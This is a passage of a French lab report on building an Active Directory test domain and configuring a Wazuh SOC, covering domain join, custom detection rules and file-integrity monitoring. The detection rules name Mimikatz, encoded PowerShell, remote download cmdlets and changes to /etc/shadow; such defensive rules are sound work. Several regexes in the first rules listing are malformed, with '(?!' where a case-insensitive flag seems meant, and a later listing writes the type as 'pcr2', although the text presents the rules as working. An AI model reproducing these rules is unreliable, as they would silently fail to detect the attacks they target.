


Figure 22 – Fin de l'assistant — récapitulatif de la zone créée

Cette figure présente le résumé final de la création de la zone DNS inversée.

Les paramètres affichés confirment notamment que la zone **56.168.192.in-addr.arpa** a été créée comme une zone principale intégrée à Active Directory.

Cette étape confirme que la configuration demandée dans l'assistant a été correctement appliquée et que la zone est prête à être utilisée par l'environnement du laboratoire.




Figure 23 – Zone de recherche inversée visible dans le Gestionnaire DNS

Cette capture montre la zone nouvellement créée dans le **Gestionnaire DNS**.

La zone **56.168.192.in-addr.arpa** apparaît dans la liste des zones de recherche inversée et son état est indiqué comme opérationnel.

Cette vérification permet de confirmer que la zone existe réellement sur le serveur DNS et qu'elle peut être administrée depuis la console DNS de Windows Server.

4.3.6 Création des utilisateurs de test




Figure 24 – Création d'un nouvel objet utilisateur dans Active Directory

Cette figure présente la création d'un compte utilisateur dans la console **Utilisateurs et ordinateurs Active Directory**.

Le compte de test **ANAS IT** est créé dans l'unité d'organisation **Users** du domaine **AULSH.sh**.

Cette étape est importante pour préparer les scénarios de test du laboratoire. Le document précise que plusieurs comptes ont été créés afin de représenter différents profils, notamment des comptes standards ainsi que des comptes utilisés dans les scénarios liés aux mécanismes d'authentification Kerberos.

4.4 Configuration du poste client WIN10-CLIENT




Figure 25 – Configuration réseau du poste client Windows

Cette capture montre la configuration réseau du poste client Windows.

L'adresse IPv4 du poste est fixée à **192.168.56.31/24** et le serveur DNS préféré est configuré avec l'adresse de DC01, soit **192.168.56.30**.

Cette configuration est essentielle pour permettre au poste client de résoudre correctement le nom du domaine **AULSH.sh** et de communiquer avec le contrôleur de domaine. Elle constitue donc une condition préalable à l'intégration du poste dans Active Directory.




Figure 26 – Jonction du poste au domaine AULSH.sh

Cette figure présente l'opération de rattachement du poste client au domaine Active Directory.

Le poste, initialement nommé **EMP-LAP**, est configuré pour rejoindre le domaine **AULSH.sh** au lieu de rester dans le groupe de travail local par défaut.

Cette opération permet au poste d'utiliser les services d'authentification centralisée fournis par le contrôleur de domaine DC01 et de participer à l'environnement Active Directory mis en place pour le laboratoire.




Figure 27 – Confirmation de la jonction au domaine

Cette capture présente le message de confirmation **Welcome to the AULSH.sh domain.**

Ce message confirme que le processus d'intégration du poste client au domaine s'est déroulé correctement et que l'authentification auprès du contrôleur de domaine a réussi.

Le poste est donc désormais membre du domaine **AULSH.sh** et peut être administré dans le cadre de l'infrastructure Active Directory.




Figure 28 – Apparition du poste dans le conteneur Computers d'Active Directory

Cette figure montre le poste client après son intégration au domaine.

Le poste **EMP-LAP** apparaît automatiquement dans le conteneur **Computers** de la console Active Directory Users and Computers.

Cette présence confirme que l'objet ordinateur a bien été créé dans l'annuaire Active Directory. Elle constitue une vérification supplémentaire de la réussite de la jonction du poste au domaine.

4.5 Configuration du serveur Wazuh (WAZUH-SRV)

4.5.1 Vérification du service Wazuh Manager

```
aslh@wazuh:~$ sudo journalctl -u wazuh-manager -n 20 --no-pager
Aug 17 09:23:31 wazuh env[3898]: Starting Wazuh v4.9.2...
Aug 17 09:23:33 wazuh env[3898]: Started wazuh-apid...
Aug 17 09:23:33 wazuh env[3898]: Started wazuh-csyslogd...
Aug 17 09:23:33 wazuh env[3898]: Started wazuh-dbd...
Aug 17 09:23:33 wazuh env[3898]: 2026/08/17 09:23:33 wazuh-integratord: INFO: Remote integrations not configured. Clean exit.
Aug 17 09:23:33 wazuh env[3898]: Started wazuh-integratord...
Aug 17 09:23:33 wazuh env[3898]: Started wazuh-agentlessd...
Aug 17 09:23:34 wazuh env[3898]: Started wazuh-authd...
Aug 17 09:23:35 wazuh env[3898]: Started wazuh-db...
Aug 17 09:23:36 wazuh env[3898]: Started wazuh-execd...
Aug 17 09:23:37 wazuh env[3898]: Started wazuh-analysisd...
Aug 17 09:23:37 wazuh env[3898]: Started wazuh-syscheckd...
Aug 17 09:23:38 wazuh env[3898]: Started wazuh-remoted...
Aug 17 09:23:39 wazuh env[3898]: Started wazuh-logcollector...
Aug 17 09:23:40 wazuh env[3898]: Started wazuh-monitord...
Aug 17 09:23:40 wazuh env[4252]: 2026/08/17 09:23:40 wazuh-modulesd:router: INFO: Loaded router module.
Aug 17 09:23:40 wazuh env[4252]: 2026/08/17 09:23:40 wazuh-modulesd:content_manager: INFO: Loaded content_manager module.
Aug 17 09:23:41 wazuh env[3898]: Started wazuh-modulesd...
Aug 17 09:23:43 wazuh env[3898]: Completed.
Aug 17 09:23:43 wazuh systemd[1]: Started wazuh-manager.service - Wazuh manager.
```

Figure 29 – Journal de démarrage du service wazuh-manager (journalctl)

Cette capture présente les journaux de démarrage du service **wazuh-manager**, consultés avec la commande `journalctl -u wazuh-manager`.

Les journaux montrent le démarrage des différents composants du manager Wazuh, notamment **wazuh-apid**, **wazuh-analysisd**, **wazuh-syscheckd**, **wazuh-remoted** et **wazuh-authd**.

Ces différents processus assurent des fonctions complémentaires : traitement et corrélation des événements, surveillance de l'intégrité des fichiers, communication avec les agents et gestion de leur enrôlement.

La capture permet donc de vérifier que le moteur central de supervision Wazuh est correctement démarré et que ses principaux composants sont opérationnels.

4.5.2 Développement des règles de détection personnalisées

```
GNU nano 7.2 /var/ossec/etc/rules/local_rules.xml
<group name="local,custom,mitre,">

  <rule id="100001" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine" type="pcre2">(?!)-enc |-encodedcommand</field>
    <description>PowerShell Encoded Command detected - T1059.001</description>
    <mitre>
      <id>T1059.001</id>
    </mitre>
  </rule>

  <rule id="100002" level="14">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine" type="pcre2">(?!mimikatz|invoke-mimikatz</field>
    <description>Mimikatz execution detected - T1003.001</description>
    <mitre>
      <id>T1003.001</id>
    </mitre>
  </rule>

  <rule id="100003" level="10">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine" type="pcre2">(?!downloadstring|invoke-webrequest</field>
    <description>Suspicious PowerShell download - T1105</description>
    <mitre>
      <id>T1105</id>
    </mitre>
  </rule>

  <rule id="100004" level="10">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.image" type="pcre2">(?!schtasks\.exe</field>
```

Figure 30 – Fichier `local_rules.xml` — règles 100001 à 100004

Cette figure présente une partie du fichier **local_rules.xml**, utilisé pour définir les règles de détection personnalisées du SOC.

Les règles visibles permettent notamment de détecter des activités telles que l'utilisation de **commandes PowerShell encodées**, l'exécution de **Mimikatz**, les téléchargements suspects réalisés avec PowerShell et la création de tâches planifiées.

Chaque règle est associée à une technique **MITRE ATT&CK**, ce qui permet de relier les événements observés à des comportements connus d'attaquants.

La personnalisation des règles permet ainsi d'adapter Wazuh aux besoins spécifiques du laboratoire et aux scénarios de sécurité étudiés dans le projet.

```

<rule id="100004" level="10">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.image" type="pcr2">(?i)schtasks\.exe</field>
  <field name="win.eventdata.commandLine" type="pcr2">(?i)/create</field>
  <description>Scheduled task creation - T1053.005</description>
  <mitre>
    <id>T1053.005</id>
  </mitre>
</rule>

<rule id="100005" level="12">
  <if_group>sysmon_event13</if_group>
  <field name="win.eventdata.targetObject" type="pcr2">(?i)\\CurrentVersion\\Run</field>
  <description>Registry Run key modification - T1547.001</description>
  <mitre>
    <id>T1547.001</id>
  </mitre>
</rule>

<rule id="100010" level="12">
  <if_sid>550,553,554</if_sid>
  <field name="file" type="pcr2">/etc/(passwd|shadow|sudoers)</field>
  <description>Critical Linux file modified - T1565.001</description>
  <mitre>
    <id>T1565.001</id>
  </mitre>
</rule>
</group>

```

Figure 31 – Fichier `local_rules.xml` — règles 100004 à 100010

Cette capture présente la suite des règles personnalisées définies dans **local_rules.xml**.

Les règles visibles permettent notamment de détecter des modifications de la clé de registre **Run**, associées à un mécanisme potentiel de persistance, ainsi que des modifications portant sur des fichiers critiques Linux tels que **/etc/passwd**, **/etc/shadow** et **/etc/sudoers**.

Ces règles renforcent les capacités de détection du SOC en surveillant des emplacements sensibles du système. Elles permettent notamment de détecter des changements pouvant avoir un impact sur l'authentification, les privilèges ou la persistance.

ID	Description	Groups	Regulatory compliance	Level	File	Path
100001	PowerShell Encoded Command detected - T1059.001	local, custom	MITRE	12	local_rules.xml	etc/rules
100002	Mimikatz execution detected - T1003.001	local, custom	MITRE	14	local_rules.xml	etc/rules
100003	Suspicious PowerShell download - T1105	local, custom	MITRE	10	local_rules.xml	etc/rules
100004	Scheduled task creation - T1053.005	local, custom	MITRE	10	local_rules.xml	etc/rules
100005	Registry Run key modification - T1547.001	local, custom	MITRE	12	local_rules.xml	etc/rules
100010	Critical Linux file modified - T1565.001	local, custom	MITRE	12	local_rules.xml	etc/rules

Figure 32 – Module Rules du dashboard Wazuh

Cette figure montre le module **Rules** du tableau de bord Wazuh.

Le dashboard confirme que les règles personnalisées définies précédemment dans **local_rules.xml** ont bien été prises en compte par Wazuh.

Les six règles personnalisées apparaissent avec les groupes **local** et **custom** ainsi qu'avec les éléments de classification MITRE associés.

Cette capture permet donc de vérifier que les règles ne sont pas uniquement présentes dans le fichier de configuration mais qu'elles sont également reconnues et disponibles dans l'interface de supervision.




Figure 33 – Détail de la règle 100001 dans le dashboard

Cette capture présente les détails de la règle **100001**, intitulée **PowerShell Encoded Command detected**.

La règle est associée au groupe **sysmon_event1** et utilise une expression régulière **PCRE2** appliquée au champ win.eventdata.commandLine

L'objectif est de rechercher dans les événements Windows les caractéristiques correspondant à l'utilisation de commandes PowerShell encodées.

Cette configuration permet au SOC de transformer les événements bruts générés par Windows/Sysmon en alertes de sécurité exploitables par l'analyste.

4.5.3 Configuration du module File Integrity Monitoring (FIM)

```
<!-- File integrity monitoring -->
<syscheck>
<disabled>no</disabled>

<!-- Fréquence du scan complet (1 heure) -->
<frequency>3600</frequency>

<!-- Scan au démarrage -->
<scan_on_start>yes</scan_on_start>

<!-- Surveillance TEMPS RÉEL des dossiers critiques Linux -->
<directories realtime="yes" check_all="yes" report_changes="yes">/etc</directories>
<directories realtime="yes" check_all="yes" report_changes="yes">/var/www/html/private</directories>
<directories realtime="yes" check_all="yes">/root/.ssh</directories>
<directories realtime="yes" check_all="yes">/home/*/.ssh</directories>
<directories realtime="yes" check_all="yes">/usr/local/bin</directories>

<!-- Surveillance périodique des binaires système -->
<directories check_all="yes">/usr/bin</directories>
<directories check_all="yes">/usr/sbin</directories>
<directories check_all="yes">/bin</directories>
<directories check_all="yes">/sbin</directories>

<!-- Windows : Sysmon config + Startup folders -->
<directories realtime="yes" check_all="yes">C:\Sysmon</directories>
<directories realtime="yes" check_all="yes">C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup</directories>

<!-- Ignorer les fichiers de logs et temporaires -->
<ignore>/var/log</ignore>
<ignore>/tmp</ignore>
<ignore>/etc/mtab</ignore>
<ignore>/etc/hosts.deny</ignore>
<ignore>/etc/mail/statistics</ignore>
<ignore>/etc/random-seed</ignore>
<ignore>/etc/adjtime</ignore>
<ignore>/etc/httpd/logs</ignore>
<ignore>/etc/utmpx</ignore>
<ignore>/etc/wtmpx</ignore>
<ignore>/etc/cups/certs</ignore>
<ignore>/etc/dumpdates</ignore>
```

Figure 34 – Configuration syscheck — surveillance temps réel (extrait 1)

Cette figure présente une partie de la configuration du module **syscheck** de Wazuh.

Le module est configuré avec une fréquence de scan complet d'une heure, soit **3600 secondes**, ainsi qu'un scan effectué au démarrage.

Plusieurs emplacements considérés comme sensibles sont surveillés, notamment certains répertoires Linux tels que **/etc** et **/root/.ssh**, ainsi que des emplacements Windows liés à Sysmon et au dossier de démarrage.

Cette surveillance permet à Wazuh d'identifier les modifications apportées aux fichiers surveillés et d'aider ainsi à détecter des comportements suspects ou des changements non autorisés.

```
<!-- Ignorer les fichiers de logs et temporaires -->
<ignore>/var/log</ignore>
<ignore>/tmp</ignore>
<ignore>/etc/mtab</ignore>
<ignore>/etc/hosts.deny</ignore>
<ignore>/etc/mail/statistics</ignore>
<ignore>/etc/random-seed</ignore>
<ignore>/etc/adjtime</ignore>
<ignore>/etc/httpd/logs</ignore>
<ignore>/etc/utmpx</ignore>
<ignore>/etc/wtmpx</ignore>
<ignore>/etc/cups/certs</ignore>
<ignore>/etc/dumpdates</ignore>
<ignore>/etc/svc/volatile</ignore>

<!-- Alerte sur les nouveaux fichiers créés -->
<alert_new_files>yes</alert_new_files>

<!-- Vérifier les changements de permissions -->
<auto_ignore>no</auto_ignore>

</syscheck>
```


Figure 35 – Configuration syscheck — exclusions et alertes (extrait 2)

Cette capture présente la suite de la configuration du module **syscheck**.

Certains fichiers de logs et fichiers temporaires sont exclus afin de limiter le volume d'événements générés et d'éviter une quantité excessive d'alertes sans intérêt pour l'analyse.

La configuration active également les alertes concernant les **nouveaux fichiers créés** ainsi que la vérification des changements de permissions.

L'objectif est donc de trouver un équilibre entre la visibilité offerte par le FIM et la réduction du bruit généré par les modifications normales du système.



```
GNU nano 7.2 /var/ossec/etc/ossec.conf
<syscheck>
<disabled>no</disabled>

<frequency>3600</frequency>
<scan_on_start>yes</scan_on_start>

<!-- Surveillance TEMPS RÉEL des dossiers critiques Linux -->
<directories check_all="yes" realtime="yes" report_changes="yes">/etc</directories>
<directories check_all="yes" realtime="yes" report_changes="yes">/var/www/html/private</directories>
<directories check_all="yes" realtime="yes">/root/.ssh</directories>
<directories check_all="yes" realtime="yes">/usr/local/bin</directories>

<!-- Surveillance périodique des binaires système -->
<directories check_all="yes">/usr/bin</directories>
<directories check_all="yes">/usr/sbin</directories>
<directories check_all="yes">/bin</directories>
<directories check_all="yes">/sbin</directories>

<!-- Ignorer les fichiers qui changent trop souvent -->
<ignore>/etc/mtab</ignore>
<ignore>/etc/hosts.deny</ignore>
<ignore>/etc/mail/statistics</ignore>
<ignore>/etc/random-seed</ignore>
<ignore>/etc/random.seed</ignore>
<ignore>/etc/adjtime</ignore>
<ignore>/etc/httpd/logs</ignore>
<ignore>/etc/utmpx</ignore>
<ignore>/etc/wtmpx</ignore>
<ignore>/etc/cups/certs</ignore>
<ignore>/etc/dumpdates</ignore>
<ignore>/etc/svc/volatile</ignore>

<!-- Fichiers à surveiller mais ignorer les changements -->
<nodiff>/etc/ssl/private.key</nodiff>

<!-- Configuration de la détection -->
<skip_nfs>yes</skip_nfs>
<skip_dev>yes</skip_dev>
<skip_proc>yes</skip_proc>
<skip_sys>yes</skip_sys>
```

Figure 36 – Fichier ossec.conf — bloc syscheck complet (partie 1)

Cette figure présente directement le fichier de configuration **ossec.conf** du manager Wazuh.

Le bloc affiché confirme que les paramètres du module **syscheck** sont effectivement présents dans la configuration appliquée au serveur.

Cette vérification est importante car elle permet de comparer la configuration prévue avec celle réellement utilisée par Wazuh. Elle constitue ainsi une étape de validation technique avant les tests de surveillance.

```

<!-- Fichiers à surveiller mais ignorer les changements -->
<nodiff>/etc/ssl/private.key</nodiff>

<!-- Configuration de la détection -->
<skip_nfs>yes</skip_nfs>
<skip_dev>yes</skip_dev>
<skip_proc>yes</skip_proc>
<skip_sys>yes</skip_sys>

